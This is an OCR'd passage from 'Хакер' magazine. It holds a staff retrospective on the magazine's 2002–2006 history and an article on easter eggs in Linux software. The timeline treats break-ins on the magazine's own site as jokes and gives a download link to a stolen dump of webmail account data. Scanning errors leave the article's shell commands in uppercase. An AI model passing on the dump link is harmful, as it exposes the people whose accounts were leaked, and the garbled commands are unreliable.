Обычно байки «бывалых» начинаются словами: «А вот был у нас однажды такой случай...» Раз уж я выступаю в качестве главреда на пенсии, то поделюсь, пожалуй, историей из серии «только вчера рассекретили».

Была у нас однажды обложка с обнаженкой. Там такая секси девочка сидела на корточках. Тогда прошло только несколько месяцев с момента, как я вступил в должность. И надо ж было так лохануться — на обложке номер и месяц журнала указали неправильно! Верстальщик, кажется, забыл поменять инфу с предыдущей обложки, редактор просмотрел, я тоже не обратил внимания. И все, привет — на таможне и с распространением целая проблема: по бумагам номер один, согласно обложке, другой. К тому же если бы журнал в таком виде поступил в продажу, читатели точно начали бы путаться. В общем, решили в срочном порядке напечатать наклейки на обложку с правильными данными. Как раз наудачу это был юбилейный номер, так что на наклейке написали крупно «Нам 5 лет!» и мелко так номер и месяц. В последний момент перед засылкой наклейки в типографию мы обнаружили, что и на ней дата была неправильной! То есть мы умудрились во второй раз перепутать текущий месяц! Хотя ничего не курили, честно! Наш директор по распространению (на его плечи ложился весь гемор) сказал так: «Правильно, ребята, если лажать, то лажать по-крупному!» В общем, на наклейке мы все исправили, зато, когда ее напечатали, мы прифигели — она была не того размера. Это был финиш. Ее все равно пришлось клеить на обложку, при этом у сексуальной девчонки оказалась полностью заклеена голова. Мы думали, номер будет провальным. Думали, все, конец, читатели нас порвут. Оказалось, что это был самый тиражный номер за тот год, и еще долго нам писали письма с просьбой прислать этот номер или его обложку. Кстати, тогда я единственный раз в жизни оштрафовал сам себя... За раздолбайство.

Потом у меня был свой проект — журнал «Лучшие Цифровые Камеры». Мы запустили его в 2004 году, а в настоящее время это один из лидеров рынка и самый грамотный гид по выбору фототехники (не могу удержаться от рекламы, сорри!). Сейчас мы вместе с Noah (думаю, ты его помнишь по «Хакеру», «Спецу» и «Железу») рулим цифровой группой в нашей медиакомпании, так что если хочешь настучать на Никитоса, можешь писать мне :). А в свободное время я беру в руки фотик и иду снимать все, что вижу. Или по старинке сажусь за гамесу (предпочитаю олд скул). Только его, времени, как всегда, ни на что не хватает. Зато жизнь бьет ключом.





Ребят застукали. Надо было идти в туалет, парни :).

08.2002 • Создание первой тестовой лаборатории в медиакомпании. Руководил ею n0ah, а Порох и Федя занимались тестированиями.

09.2002 • Появление рубрики «Инсайд». В то время ею занимался nikitozz. Первый выпуск был о жестких дисках.

10.2002 • Используя простейший сканер безопасности, белорусский партизан нашел на сайте установленную систему piranha. Используя стандартный пасс и логин, чувак добился заметных успехов.

11.2002 • Победа хакеров над геймерами: игровая рубрика «Joystick» больше не существует. Игры теперь остаются только на двух полосах «Зала суда».

12.2002 • Ядовитый задушил Синтеза подушкой и стал главным редактором «Хакера». А Синтез оправился и занялся работой издателя всех цифровых журналов Gameland'a.

03.2003 • Неизвестные чуваки сперли огромный дамп со всеми акками нашей веб-почты, которую мы отдали одной левой конторе. Дамп до сих пор доступен тут: www.securitylab.ru/_tools/xak0p_ru.zip.



05.2003 • Баггзи опять поломал наш сайт через sql-injection. Повесил дефейс: «defaced by Arvi the Hacker, ребята, с праздником вас!» Дело было 9 мая. Дабл респект!

06.2003 • Крис Касперски начал свою работу в «Хакере», написав статью «Секреты маскировки». С этого времени мы очень активно сотрудничаем с Крисом; он один из наших самых авторитетных авторов.

07.2003 • При помощи CSS-бага ребята из MadFuckerz поимели наш чат и повеселились над админом. После этого мы поняли, что пора заняться усовершенствованием чата :).

12.2003 • Появилось много идей о хакерском стафе, и мы стали выпускать версию журнала с 2 дисками. Тогда этим занимался еще Хинт.

02.2004 • На обложке первого 160-полосного номера был жесткий баг: февральский номер 2004 года был представлен как декабрьский 2003 года. Чтобы хоть как-то исправить этот баг, на это место решили сделать наклейку с верными сведениями. В результате сделанная наклейка почти полностью закрывала лицо красавицы на обложке :).

03.2004 • Никитос стал редактором «Взлома», Клуниз — «Кодинга», Майндворк — «Сцены», а Андрюшок — рубрики «Unixoid».

Бублик:

Ах, «Хакер»... Как много было в этом слове, когда учился я в 10-м. Покупал каждый номер, ждал его с нетерпением, а потом читал и половину не понимал. Но мне это совершенно не мешало продолжать его трепетно любить и тайно обожать. Помню, сначала журнал иллюстрировали картинками от Грифа. Меня очень перло, как он прорисовывал груди у девушек. Поэтому половина материала у меня в мозгу не осаждалась — будучи в пубертатном возрасте, я пялился на рисунки. Через пару лет мне пришлось переехать из славного города Новосибирска в город-герой Москву и осесть здесь, видимо, на всю жизнь. Я поступил в Университет связи и информатики и без особого желания грыз гранит науки, если на это оставалось время после ежедневного распития пива.

В общем, жизнь текла размеренно и однообразно. И продолжалось это до тех пор, пока я снова не купил журнал и твердо не решил попасть в команду X-crew. Как я только не пытался это сделать: и статьи писал на ящик Ядовитому, и свой журнал хотел сделать, и с Куттером ругался по мыльнику. Нет, говорят, стань крутым, тогда попадешь.

И вдруг я стал крутым. Я стал крутым ICQ-хакером и пересел на пятизнак. Меня зауважал весь интернет-андеграунд, мне стали поклоняться миллионы. И тут... Его Величество Случай...

Случилось нам с Куттером познакомиться в асе и разболтаться не по-детски. Болтали долгими ночами обо всем. Потом выяснилось, что учимся в одном институте, в одной группе, только с разницей в год (этот хмырь учился на курс младше). В итоге в февральский номер 2004 года я написал сразу два материала: «Выгибаем большую лапу» про баг на бигфуте и «Сетевые баламуты», где я описал всю подноготную спама по I_Seek_You.

С тех пор все стало стремительно меняться. Симбиозис ставит меня вести «Хумор»; Куттер становится главредом; я вылетаю на второй год, становлюсь одногруппником Куттера, начинаю вести «PC_Zone» и «Юниты». Происходят постоянные командные алкогольные сборища у НСД на квартире (он, кстати, наш с Куттером одногруппник). Доходит беспредел даже до криминала (во как сказал): Степ с Форбом меня подсаживают, и я на трехметровой высоте ломаю камеру наблюдения (естественно, пьяные были все) — еле убежали от рогатых. Мы с Никитосом в метро натыкаемся на работника ФСБ; я получаю от него в челюсть, потом, пытаясь удрать, показываю ему средний палец, и это заставляет нас стремительно ускориться. Клево было, все пати и встречи проходили беспокойно, но весело.

А еще была «вечеринка» в редакции. Там мы с Сашей Лозовским выжираем две бутылки вина и бутылку водки. После этого Саша как истинный друг заблевывает сортир и не убирает за собой. Это палит уборщица. Далее — донос начальству, дикий штраф. Отработка штрафа. Развал команды. Уход.



Живший в то время в Екатеринбурге Форб приехал обнимать Куттера в Москву.



Куттер и создатель Perl'a — Стивен Холзнер

04.2004 • Куттер — главный редактор «Хакера». Ядовитый занимается собственным проектом — «Лучшие Цифровые Камеры». • Олег NSD начал славную традицию видеоуроков взлома. Впервые было выложено сразу 3 видео!

06.2004 • NSD запустил первый конкурс взлома на сервере padonak.ru. • Стартовал безумный проект «Треп с читателями». Редакционные телефоны завалило сообщениями, и их приходилось даже иногда выключать.

12.2005 • Опять поломали наш сайт. Наши кодеры совсем ступили и через полтора года после предыдущего взлома их опять ткнули носом в землю. Через идиотский баг в web-сервере поломали chat.xakep.ru.

01.2005 • Горлум напоил Куттера и заставил сделать его редактором «Кодинга». Лозовский стал выпускающим.

02.2005 • В Москву приехал Кевин Митник. После пресс-конференции nikitozz позволил ему сфотографироваться с собой, подарил журнал и посоветовал учить русский.

03.2005 • Наш теперешний крутой автор и ведущий «Х-конкурса» ZaCo через баг sql-injection повесил плейнтекст дефейс на сайте. Такое вот оно — подросшее поколение :).



08.2005 • Хинт просрал на 2 недели сроки сдачи диска, был оштрафован на 18 зарплат и уволен.

07.2005 • Ваня, Бублик и Лозовский пили водку в старом офисе и прощались с родными стенами. Заблевали все вокруг.

08.2005 • Медиакомпания Gameland и редакция «Хакера» вместе с ней переехали из старого и уютного, но очень тесного офиса в новый — большой и просторный.

01.2006 • Вынужденное появление в журнале пугавшей читателей рубрики «Дизайн». Она пришла к нам из закрытого журнала DCA. «Хакер» взял на себя обязательства неудавшегося журнала для дизайнеров.

02.2006 • Была сделана попытка выпускать журнал толщиной 192 полосы, которая потерпела неудачу из-за неготовности. Отложили на будущее.

03.2006 • Вышел последний номер «Хакера», которым руководил Куттер. Ваня ушел из журнала и занялся электронной коммерцией.


Читатель принес нам пиво, чтобы обменять его на свежий журнал с автографом



nikitozz вручил Кевину Митнику самый хакерский в мире журнал.

nikitozz:

Забавное это было времечко — 1999 год. Я тогда был очень сильно увлечен компами, проводил за монитором дофига времени, периодически радуясь разным компьютерным проделкам вместе с одним приятелем. Помню, увидел в киоске журнал «Хакер» и сразу купил его. Тогда для меня было реальным шоком то, что печатный журнал может быть таким :). Я нашел в этом журнале своих единомышленников. «Хакер» в то время открыл для меня новую страницу и очень сильно увлек новыми вещами. Достаточно быстро я начал изучать то, о чем раньше даже и не знал: различные Unix-системы, web-программирование и т.д. Через какое-то время я обнаружил достаточно примитивный баг, с помощью которого можно было активно нагревать крупного провайдера того времени — «Россию-он-лайн». Некоторое время поюзав баг, я решил написать об этом в любимом журнале. Так началась моя работа в «Хакере».
В дальнейшем я писал исключительно о том, что мне самому было интересно. Я занимался web-программированием и безопасностью web-систем — и писал об этом статьи.
Через какое-то время начался другой важный этап в моей жизни. Я поступил на факультет прикладной математики в МАИ и познакомился там с худым, нервносмеющимся и странноватым чуваком, который сразу сказал, что хакер — это либо он, либо кто-то из его друзей. Этим чуваком был Горлум, с которым мы к тому времени несколько раз пересекались на #хакер, но фактически не общались. В итоге, мы сдружились и первые два курса достаточно крепко бухали, исправно сдавая всякие экзамены. Параллельно с этим мы подумывали заниматься разными хакерскими штуками.
Примерно в это же время Ваня Куттер предложил мне вести рубрику «Взлом». Сам он стал главредом «Хакера», а я с охотой согласился на его предложение — мне это было очень интересно. Коля тогда работал редактором в «Спеце» и занимался «Кодингом» в «Хакере».
Потом Ваня ушел из журнала в электронную коммерцию, и Синтез предложил возглавить журнал мне. Так сложилось, что на тот момент в журнале было несколько серьезных проблем: Ваня ушел почти со всей прежней командой и мне нужно было достаточно оперативно создавать новую. К тому же тогдашний арт-директор «Хакера» Костя Обухов конкретно забивал болт на журнал, и каждый номер мы сдавали с нехреновыми траблами и задержками. Это было суровое время, мы с Горлумом торчали в редакции сутками. Но в итоге все постепенно рассосалось, и сейчас у меня отличная команда :).

31337 НАХØР

04.2006 • Главным редактором журнала стал nikitozz. • Горлум напоил nikitozz'a и стал выпускающий редактором. Лозовского отправили обратно в «Кодинг». • Отказались от версии журнала с двумя CD. «Хакер» комплектуется только DVD.

05.2006 • Редактором рубрики «Взлом» ненадолго стал Shturmovik. • Вышел последний номер, который дизайнил Костя Обухов. После этого несколько месяцев работали временные люди.


06.2006 •Редактором «PC_Zone» стал Степ, а «Взломом» занялся переехавший в Москву Forb.

07.2006 •Мегаакция с читателями. Летний пикник-бухач. Пришло больше 100 человек, было куплено и выпито около центнера пива. Бухие читатели были раздавлены командой редакции в футбольном матче.

08.2006 • Ситнез ушел из компании и занялся своим делом. • Арт-директором «Хакера» стал Женя Новиков. Мы нашли его во дворе пьяным и с гитарой. Посадили за компьютер, и он стал дизайнить.

09.2006 • Наш бывший литред Аня Большова, обнаружив ошибку в названии статьи «WEB-сервис для КПК», исправила ее: «WEB-сервиз для КПК». Рыдали всей редакцией :).

10.2006 • Хакерский DVD теперь двухслойный. Степ плакал. Видимо, от счастья.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

ПИНГВИНЬИ ЯЙЦА

EASTER EGGS В ПРИЛОЖЕНИЯХ LINUX

Пасхальные яйца уже стали привычным атрибутом современных приложений. Так разработчики напоминают о себе, привлекают внимание к программному продукту, а иногда просто занимаются ерундой в рабочее время, вместо того чтобы всячески совершенствовать свой проект. Традиционно считается, что в приложениях с открытым исходным кодом не может быть никаких вложений, в том числе и пасхальных яиц, так как такие программы пишут только серьезные бородатые дядьки с неулыбчивыми лицами, среди которых нет места шутникам, да и любой желающий может проверить код на чистоту.

Пингвинье сердце

«Linux has no Easter Eggs. Linux and Unix applications generally do not have Easter Eggs. We know because we can review the source code» — именно так сказано на одном из тематических ресурсов. Большинство разработчиков (за редким исключением) на поддержку своего продукта тратят свое личное время, которого мало и потому жалко. Даже как-то грустно становится: неужели среди тысяч программистов не нашлось ни одного шутника и порадовать своих друзей необычной находкой пользователю Linux, увы, не суждено? Отнюдь!


Начнем, естественно, с самого сердца. Здесь комментарии разработчиков говорят сами за себя:

```
$ CD /USR/SRC/LINUX
$ EGREP -IR"(FU?K)|(SHIT)|(STUPID)" *
include/asm/xor.h: Clobber
them just to be sure nobody does
something stupid
include/linux/fb.h: #define
STUPID_ACCELF_TEXT_SHIT
/* Locate record for stupid
devices. */
/* I don't know the range. Put
stupid things here */
/* Shit happens... */
lib/vsprintf.c: * Wirzenius
wrote this portably,
Torvalds
f***ed it up :-)
```


Или вот такой запрос:

```
$ EGREP -IR "(FIRE)$" *
/* Turn on transmit finished
interrupt. Will fire immediately!
*/
drivers/usb/class/usblp.c:static
char *usblp_messages[] = { "ok",
"out of paper", "off-line", "on
fire" };
```

Причем принтер действительно ругается в консоль, что он «горит». Также заслуживают внимания и имена функций, параметров и переменных, которые занесены в файл sunhme.c:



Крестики-нолики в OpenOffice.org Calc



The Book of Mozilla, 7:15

$ LESS DRIVERS/NET/SUNHME.C

```
MODULE_PARM_DESC(macaddr, "Happy
Meal MAC address to set");
static struct happy_meal *root_
happy_dev;
```

Встречаются и некоторые другие слова, которые к общеупотребительным отнести можно с большой натяжкой.

В заголовочных и конфигурационных файлах других приложений также есть интересные строки. Например, при компиляции оконного менеджера Enlightenment можно встретить вот такую информацию:

```
checking for mass_quantities_of_
bass_ale in -lFridge... no
checking for mass_quantities_of_
any_ale in -lFridge... no
Warning: No ales were found in
your refrigerator.
We highly suggest that you
rectify this situation
immediately.
```

Не знаю, за что платит Марк Шаттлворт своим ребятам из Canonical Ltd, но они тоже любят тратить рабочее время на развлечения. Например, так выглядят названия релизов Ubuntu в заголовочных файлах:

$ ZCAT /USR/SHARE/DOC/LINUX-IMAGE-`UNAME -R`/CHANGELOG.DEBIAN.GZ | EGREP -E "RELEASE"

```
The «Ben got a PowerBook for
Christmas» Release.
The «Quickest re-release ever»
Release
The «Oh crap, what did I get
myself into?» Release.
The «Atomic Artichoke» Release.
The «Crunchy Corn» Release.
 The «Crispy Chicken» Release.
```

$ ZGREP "THE.*RELEASE" /USR/SHARE/DOC/DPKG/CHANGELOG.DEBIAN.GZ

```
The «Good, clean fun» Release.
The «Bully's Special Prize»
Release.
The «On like Donkey Kong»
Release.
```

Разработчики PHP тоже сумели отличиться. Добавь следующую строку к php-запросу «?=PHPE9568F36-D428-11d2-A769-00AA001ACF42» на любом из сайтов с установленными Apache и PHP. В результате получишь изображение симпатичной собачки, вид которой, как я понимаю, зависит от версии PHP. При запросе «?=PHPE9568F34-D428-11d2-A769-00AA001ACF42» будет выведен логотип проекта.

Для того чтобы отменить выполнение системного вызова reboot(), необходимо передать ему два параметра, первый из которых — 0xfee1dead, а второй — один из следующих:

$ GREP LINUX_REBOOT_MAGIC INCLUDE/LINUX/*.H

```
include/linux/reboot.
h:#define LINUX_REBOOT_MAGIC1
0xfee1dead
include/linux/reboot.h:#define
LINUX_REBOOT_MAGIC2    672274793
include/linux/reboot.h:#define
LINUX_REBOOT_MAGIC2A    85072278
include/linux/reboot.h:#define
LINUX_REBOOT_MAGIC2B   369367448
include/linux/reboot.h:#define
LINUX_REBOOT_MAGIC2C   537993216
```

Посмотрим, что означают эти непонятные числа:

$ PRINTF "%X\N" 672274793

```
28121969
```

Именно в этот день (28 декабря 1969 года) в городе Хельсинки родился отец операционной

«КРОМЕ ROOT, В НЕКОТОРЫХ ДИСТРИБУТИВАХ LINUX ЕСТЬ ЕЩЕ ОДИН ПРИВИЛЕГИРОВАННЫЙ ПОЛЬЗОВАТЕЛЬ. НЕ ВЕРИШЬ? СОЗДАЙ ПОЛЬЗОВАТЕЛЯ TYLER С ЛЮБЫМ ПАРОЛЕМ. А ТЕПЕРЬ ПОПРОБУЙ ВВЕСТИ КОМАНДУ halt ИЛИ reboot»




> Звездные войны из OpenOffice.org Calc


> Команда StarWriter

системы Linux Линус Бенедикт Торвальдс, а уж кому как не ему командовать процессами в ядре. Остальные цифры, я думаю, ты пробьешь уже сам.

Консольные утилиты

Наиболее известное пасхальное яйцо высиживают утилиты apt и aptitude, с помощью которых устанавливаются приложения в Debian, хотя в вариантах Ubuntu, ALTLinux и Knoppix приведенное ниже тоже работает на ура:

$ APT-GET MOO

```
         (__)
         (oo)
   /------\/
  / |    ||
 *  /\---/\
    ~~   ~~
....«Have you mooed today?»...
```

Вот такая симпатичная коровка нас только что обмычала. А вот aptitude (оболочка к apt) никогда не признается в наличии пасхальных яиц (ну, только если хорошо попросить):

$ APTITUDE MOO

```
There are no Easter Eggs in this
program.
```

Как видишь, тебе честно ответили, что в aptitude нет пасхального яйца. Ты поверил? Я нет. При добавлении к запросу от двух до шести букв «v» («aptitude -vvvvv moo»), получим слона, проглоченного змеей:

```
—v — There really are no Easter
Eggs in this program.
—vv — Didn't I already tell you
that there are no Easter Eggs in
this program?
—vvv — Stop it!
—vvvv — Okay, okay, if I give you
an Easter Egg, will you go away?
—vvvvv — All right, you win.
—vvvvvv — What is it? It's an
elephant being eaten by a snake,
of course.
```

Кстати, emerge из Gentoo тоже мычит, попробуй «emerge moo», убедись сам. А вот slapt-get из Slaskware — нет. Его, очевидно, создают действительно серьезные ребята, которым не до шуток. Команда whois, оказывается, не только может выдать информацию, взятую из базы данных Network Information Center, но и отлично ориентируется в более широком спектре жизненных вопросов. Попробуй набрать в Ark Linux «whois the devil» или «whois the antichrist».

Кроме root, в некоторых дистрибутивах Linux есть еще один привилегированный пользователь. Не веришь? Создай пользователя tyler с любым паролем. А теперь попробуй ввести команду halt или reboot. Перед остановкой системы будет выведено такое сообщение: «Oh hello, Mr. Tyler, — going DOWN?»

Под любым другим пользователем такого точно не увидишь. Очевидно, кому-то из разработчиков нравится клип рок-группы Aerosmith «Love in an Elevator», в котором эти слова произносит симпатичная девушка из лифта.

Однажды мне захотелось узнать, какие строки содержит команда sudo:

$ STRINGS /USR/BIN/SUDO

```
I feel much better now.
Where did you learn to type?
I've seen penguins that can type
better than that.
Are you on drugs?
```

Есть и просто программы-шутки, например, с помощью команды ddate можно получать информацию об интересующих числах календаря:

$ DDATE

```
Today is Pungenday, the 38th day
of Chaos in the YOLD 3173
```

$ DDATE 01 04 2007

```
Sweetmorn, Discord 18, 3173 YOLD
```

$ DDATE 01 01 2000

```
Sweetmorn, Chaos 1, 3166 YOLD
```

Чтобы увидеть фразу из первой части знаменитой трилогии «Путешествие автостопом по Галактике» Дугласа Адамса, открываем редактор vi и набираем «help 42»:

```
$ vi
:help 42
```

В более ранних версиях vi попадалось еще одно яйцо. Чтобы его увидеть, необходимо было открыть файл programmers.txt, а если его не оказывалось, то создать:

```
$ vi programmers.txt
```

Далее нажатием клавиши <i> следовало перейти в режим вставки, 11 раз нажать на <Enter> и на 12-ой строке ввести «Bram Moolenaar», затем открыть новый буфер, нажав последовательно <CTRL-W> и <N>. Результатом этой операции был список команды разработчиков. А вот ребята из Gentoo манией величия не страдают, почти. Чтобы проверить это, достаточно в Gentoo 2005.1 в терминале набрать:

```
# modules-update you
Error: I don't understand you
```


Типа моя твоя не понимай. Теперь спросим: «Кто тут самый главный?»:

```
# who is god
root pts/0 Dec 19 15:35 (:0.0)
```

Разработчики Knoppix тоже решили нас немного порадовать. Открываем консоль, набираем «bb», и шоу точно обеспечено. Да, и обязательно включи колонки, чтобы не пропустить все интересное. Такой вот портфолио ASCII-арта.

Шутки в дистрибутивах

Самыми большими любителями поразвлекаться в рабочее время оказались ребята из SUSE — в старых версиях этого дистрибутива спрятано порядочное количество яиц. Так, при установке SuSE 7.2 Professional, как только будет скопировано ядро и начнется копирование остальных файлов, во второй консоли, куда следует перейти



> Коровка в apt и слон в aptitude

> Релизы Ubuntu

по <Ctrl-Alt-F2>, будет выведено прощальное сообщение из «Путешествия автостопом по Галактике». Выпуск версии SuSE 8.1 как раз совпал с десятилетием компании, которое разработчики пропустить никак не могли. Попробуй во время установки дистрибутива остановить отсчет времени, нажав на одну из клавиш со стрелками и <F10>. На экране появится праздничный торт с фирменным логотипом хамелеона, а из динамиков будет раздаваться «Happy birthday to you». В версии SuSE 8.2 они, очевидно, уже просто не смогли остановиться — чтобы увидеть здоровающегося хамелеона, достаточно при установке нажать <F5>.
В дистрибутиве RedHat имеется файл /usr/libexec/redhat-credits, выводящий имена разработчиков. Его можно запустить как вручную, так и нажав <Ctrl-Alt-Shift> и трижды щелкнув мышкой по фоновому изображению рабочего стола.

Яйца в ящерице

Судя по всему, разработчики веб-браузера Mozilla не очень утруждают себя работой, и, если хорошо поискать, в любом из браузеров, использующих движок gecko (Mozilla, Firefox, Galeon), можно найти много интересного. «И наконец зверь пал, и возрадовались неверующие...» The book of Mozilla, 7:15 — просмотреть эту главу можно, набрав «about:mozilla» в адресной строке любого из этих браузеров. В свое время разработчики IE в версии 4.0 пошутили о том, что Mozilla будет крушить компьютеры. Команда Mozilla ответила шутникам — для этого так же необходимо было набрать в адресной строке IE «about:mozilla». Причем текст в старых версиях отличался, там говорилось о том, что «шум миллиона клавиатур, подобно большому шторму, должен покрыть Землю». Ну что ж, это пророчество уже сбылось.
Не обошлось без скрытой саморекламы. Например, чтобы узнать имена разработчиков, принимавших участие в создании этого браузера, не надо ходить на сайт, достаточно ввести «about:credits» — и будет выведен длинный список. А вот если по ошибке набрать, вместо www.google.com, просто www.goog, можно посмотреть интересный флеш-мультик на сайте одного из разработчиков по адресу elephanteggs.com/Goog.htm. Аналогичная ситуация произойдет, если в этих браузерах потянуть за любой значок в панели закладок и бросить его в рабочем пространстве. Есть и просто развлечения: установив расширение addons.mozilla.org/firefox/742 и набрав «about:kitchensink», можно долго наблюдать, как из крана течет вода.

Графические приложения

В консольных утилитах нашлось приличное количество пасхальных яиц, но и в графических не обошлось без сюрпризов. Так, mIRC был в свое время убран из Debian именно по причине наличия пасхального яйца, причем разработчик этого IRC-клиента постоянно менял секреты, что вызывало искреннюю радость у нашедших их пользователей. Например, если щелкнуть правой кнопкой мыши по логотипу в окне About, можно было увидеть прыгающий мяч, а если кликнуть по значку, он изменялся. В некоторых версиях для этого нужно было набрать «arnie», а в более старых версиях — «[Tye TROUT reply]: WHOP! THWHACK! SLAP!». В версии 5.5 и выше необходимо еще в течение 5 секунд подержать <Tab>, а затем <Space>.
